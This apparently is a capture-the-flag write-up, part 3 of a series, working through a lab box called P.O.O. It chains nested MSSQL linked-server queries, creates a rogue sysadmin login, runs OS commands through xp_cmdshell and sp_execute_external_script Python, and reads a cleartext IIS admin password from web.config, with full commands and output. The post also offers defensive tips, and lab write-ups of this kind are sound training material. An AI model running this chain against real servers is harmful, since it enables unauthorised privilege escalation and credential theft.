P.O.O — Part 3: BackTrack
P.O.O — Part 3: BackTrack
Escalating privileges through linked servers and uncovering hidden IIS credentials.
💭 Thought Process: “At this point, I wasn’t sure where else to go, so I referenced this cheat sheet and enumerated more.
Enumerating access on DB
Let’s try and list all the users first
SQL (external_user  external_user@master)> select * from openquery("COMPATIBILITY\POO_CONFIG", 'select * from openquery("COMPATIBILITY\POO_PUBLIC", ''select name from master..syslogins;'')')
name
---------------------------------------
sa

##MS_SQLResourceSigningCertificate##

##MS_SQLReplicationSigningCertificate##

##MS_SQLAuthenticatorCertificate##

##MS_PolicySigningCertificate##

##MS_SmoExtendedSigningCertificate##

##MS_PolicyTsqlExecutionLogin##

COMPATIBILITY\Administrator

NT SERVICE\SQLWriter

NT SERVICE\Winmgmt

NT Service\MSSQL$POO_PUBLIC

NT AUTHORITY\SYSTEM

NT SERVICE\SQLAgent$POO_PUBLIC

NT SERVICE\SQLTELEMETRY$POO_PUBLIC

external_user

##MS_PolicyEventProcessingLogin##

##MS_AgentSigningCertificate##

ag
“This information can be valuable in a penetration test, but to filter further we can add the WHERE to check for the users that are sysadmin.
SQL (external_user  external_user@master)> select * from openquery("COMPATIBILITY\POO_CONFIG", 'select * from openquery("COMPATIBILITY\POO_PUBLIC", ''select name from master..syslogins where sysadmin = 1;'')')
name
------------------------------
sa

COMPATIBILITY\Administrator

NT SERVICE\SQLWriter

NT SERVICE\Winmgmt

NT Service\MSSQL$POO_PUBLIC

NT SERVICE\SQLAgent$POO_PUBLIC

ag
Adding my own user to DB
💭 Thought Process: “I wasn’t able to find much useful information, so I decided to try another way. Since I could query the DB as sysadmin, I thought: why not create a new user and add it to the sysadmin group?”
Let’s try that
I just pasted the commands for ease of use as these don’t have an output to the STDOUT!
# To create a new user
EXECUTE('EXECUTE(''CREATE LOGIN lulz WITH PASSWORD = ''''p@ssw0rd!'''';'') AT [COMPATIBILITY\POO_PUBLIC]') AT [COMPATIBILITY\POO_CONFIG] #Adding the newly created user to the sysadmin group
EXECUTE('EXECUTE(''EXEC sp_addsrvrolemember ''''lulz'''', ''''sysadmin'''''') AT [COMPATIBILITY\POO_PUBLIC]') AT [COMPATIBILITY\POO_CONFIG]
After once again struggling with the quotes I was able to create a new user and add it to the sysadmin group, to confirm we can just run the previous command again.
# Except the one I just created above and the ones with the prefex of NT all are of the other people doing the box and my failed attemptes

SQL (external_user  external_user@master)> select * from openquery("COMPATIBILITY\POO_CONFIG", 'select * from openquery("COMPATIBILITY\POO_PUBLIC", ''select name from master..syslogins where sysadmin = 1;'')')
name
------------------------------
sa

COMPATIBILITY\Administrator

NT SERVICE\SQLWriter

NT SERVICE\Winmgmt

NT Service\MSSQL$POO_PUBLIC

NT SERVICE\SQLAgent$POO_PUBLIC

df

ag

mkd

hacker

super

lulz    <----- The one we are concerned with
Now I am going to just login with my new user for keeping things simple.
1
2
3
4
5
6
7
8
9
10
11
12
/usr/share/doc/python3-impacket/examples/mssqlclient.py 'lulz:p@ssw0rd!@10.13.38.11'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 1: Changed database context to 'master'.
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 88)
[!] Press help for extra shell commands
SQL (lulz  dbo@master)>
For another confirmation, we can run all the commands from before but this time without the long syntax.
SQL (lulz  dbo@master)> select * from master.dbo.sysdatabases;
name         dbid                                   sid   mode   status      status2       crdate   reserved              category   cmptlevel   filename                                                                                 version
----------   ----   -----------------------------------   ----   ------   ----------   ----------   -------------------   --------   ---------   --------------------------------------------------------------------------------------   -------
master          1                                 b'01'      0    65544   1090520064   2003-04-08 09:13:36   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\master.mdf               869

tempdb          2                                 b'01'      0    65544   1090520064   2025-08-04 06:27:36   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\tempdb.mdf               869

model           3                                 b'01'      0    65536   1090519040   2003-04-08 09:13:36   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\model.mdf                869

msdb            4                                 b'01'      0    65544   1627390976   2017-08-22 19:39:22   1900-01-01 00:00:00          0         130   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\MSDBData.mdf             869

POO_PUBLIC      5   b'd57365b902765d41bc31e0c230f5af02'      0    65536   1627389952   2018-03-17 13:49:29   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\poo_public_dat.mdf       869

flag            6                                 b'01'      0    65536   1627389952   2018-03-22 18:38:13   1900-01-01 00:00:00          0         140   C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC\MSSQL\DATA\flag_dat.mdf             869
We can try and use xp_cmdshell and voilà — it works !!!
SQL (lulz  dbo@master)> xp_cmdshell whoami
output
---------------------------
nt service\mssql$poo_public

NULL
Now using xp_cmdshell I tried to enumerate further
SQL (lulz  dbo@master)> xp_cmdshell dir  C:\
output
-----------------------------------------------------------
 Volume in drive C has no label.

 Volume Serial Number is C675-9954

NULL

 Directory of C:\

NULL

07/12/2024  02:06 PM    <DIR>          790e6b01e79bdb5f225e

08/06/2025  12:11 PM    <DIR>          AdminShare

12/13/2019  04:58 AM    <DIR>          inetpub

08/06/2025  11:28 AM    <DIR>          Microsoft

07/12/2024  12:45 PM    <DIR>          PerfLogs

07/12/2024  03:09 PM    <DIR>          Program Files

07/12/2024  11:53 AM    <DIR>          Program Files (x86)

12/12/2019  07:02 PM    <DIR>          Users

07/15/2024  05:38 PM    <DIR>          Windows

               0 File(s)              0 bytes

               9 Dir(s)   6,954,110,976 bytes free

NULL
💭 Thought Process: “In the initial enumeration of the target I could see IIS running and inetpub is the directory created as it’s root directory so it’s definitely a good directory to check for possible credentials.”
Escalating to poo_public01
Interestingly I can’t read the web.config file as the current user.
SQL (lulz  dbo@master)> xp_cmdshell type  C:\inetpub\wwwroot\web.config
output
-----------------
Access is denied.

NULL
💭 Thought Process: “I tried looking at other directories and tried checking if I can find anything else of use but was no luck, so it was time for some Google-fu. I searched for xp_cmdshell privilege escalation.”

I found this article which I would recommend you as a reader go through. Although what I relied on more to be able to understand the bug was this link by Microsoft.
The best way forward was to use this and check whether we could execute commands as another user.
SQL (lulz  dbo@master)> sp_configure 'show advanced options', '1'
INFO(COMPATIBILITY\POO_PUBLIC): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (lulz  dbo@master)> RECONFIGURE
SQL (lulz  dbo@master)> EXECUTE sp_execute_external_script @language = N'Python', @script = N'print(__import__("getpass").getuser())'
INFO(COMPATIBILITY\POO_PUBLIC): Line 0: STDOUT message(s) from external script:

Express Edition will continue to be enforced.
POO_PUBLIC01
SQL (lulz  dbo@master)> EXECUTE sp_execute_external_script @language = N'Python', @script = N'print(__import__("getpass").getuser())'
INFO(COMPATIBILITY\POO_PUBLIC): Line 0: STDOUT message(s) from external script:

Express Edition will continue to be enforced.
POO_PUBLIC01
SQL (lulz  dbo@master)> EXECUTE sp_execute_external_script @language = N'Python', @script = N'print(__import__("os").system("whoami"))'
INFO(COMPATIBILITY\POO_PUBLIC): Line 0: STDOUT message(s) from external script:
compatibility\poo_public01

Express Edition will continue to be enforced.
0
We were now able to execute commands as poo_public01, which in turn allowed us to read the web.config file:
SQL (lulz  dbo@master)> EXECUTE sp_execute_external_script @language = N'Python', @script = N'print(open("C:\\inetpub\\wwwroot\\web.config", "r").read())'
INFO(COMPATIBILITY\POO_PUBLIC): Line 0: STDOUT message(s) from external script:

Express Edition will continue to be enforced.
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <staticContent>
            <mimeMap
                fileExtension=".DS_Store"
                mimeType="application/octet-stream"
            />
        </staticContent>
        <!--
        <authentication mode="Forms">
            <forms name="login" loginUrl="/admin">
                <credentials passwordFormat = "Clear">
                    <user
                        name="Administrator"
                        password="EverybodyWantsToWorkAtP.O.O."
                    />
                </credentials>
            </forms>
        </authentication>
        -->
    </system.webServer>
</configuration>
Here we discovered credentials that could be used at the /admin endpoint on the IIS web server.
💭 Thought Process: “One of the reasons I decided to test these credentials was that I had already noticed an IIS login page. Since these credentials came directly from the
web.configfile, it made sense that they might work here. Still, under any other circumstances, I’d also add them into a wordlist to spray across the domain or other potential login portals.”
And sure enough using the credentials allowed us to log in and retrieve the next flag.

This completes the BackTrack phase of P.O.O. In the next post we’ll use the IIS credentials we recovered to gain a foothold on the host.
What did we achieve ?
- Enumerated MSSQL logins across linked servers.
- Identified accounts with sysadmin privileges.
- Created a new login (
lulz) and added it to the sysadmin role. - Logged in as
lulzfor convenient interaction. - Enabled and used
xp_cmdshellto execute OS commands. - Used
sp_execute_external_scriptto run Python under a higher-privileged context (executing aspoo_public01). - Retrieved
web.configand recovered IIS admin credentials. - Used the IIS credentials to access the web admin and obtain the next flag.
Key Learnings & Tips (BackTrack Phase)
- When linked servers exist, check for circular links — they may present privilege escalation opportunities.
- Creating a dedicated SQL login (when possible) is a safe testing strategy that avoids relying on other users’ accounts.
- Check whether
xp_cmdshellis enabled — it’s often the quickest path from SQL to OS-level enumeration. sp_execute_external_script(Python/R) is powerful on modern SQL Server versions; ensure it’s enabled only when needed and is audited.- Web config files frequently contain credentials; treat configuration files as sensitive and avoid storing credentials in cleartext.
- Document every nested query and escaping step — nested
openquery/EXECUTEcalls can be fragile and syntactically tricky.
Stay tuned…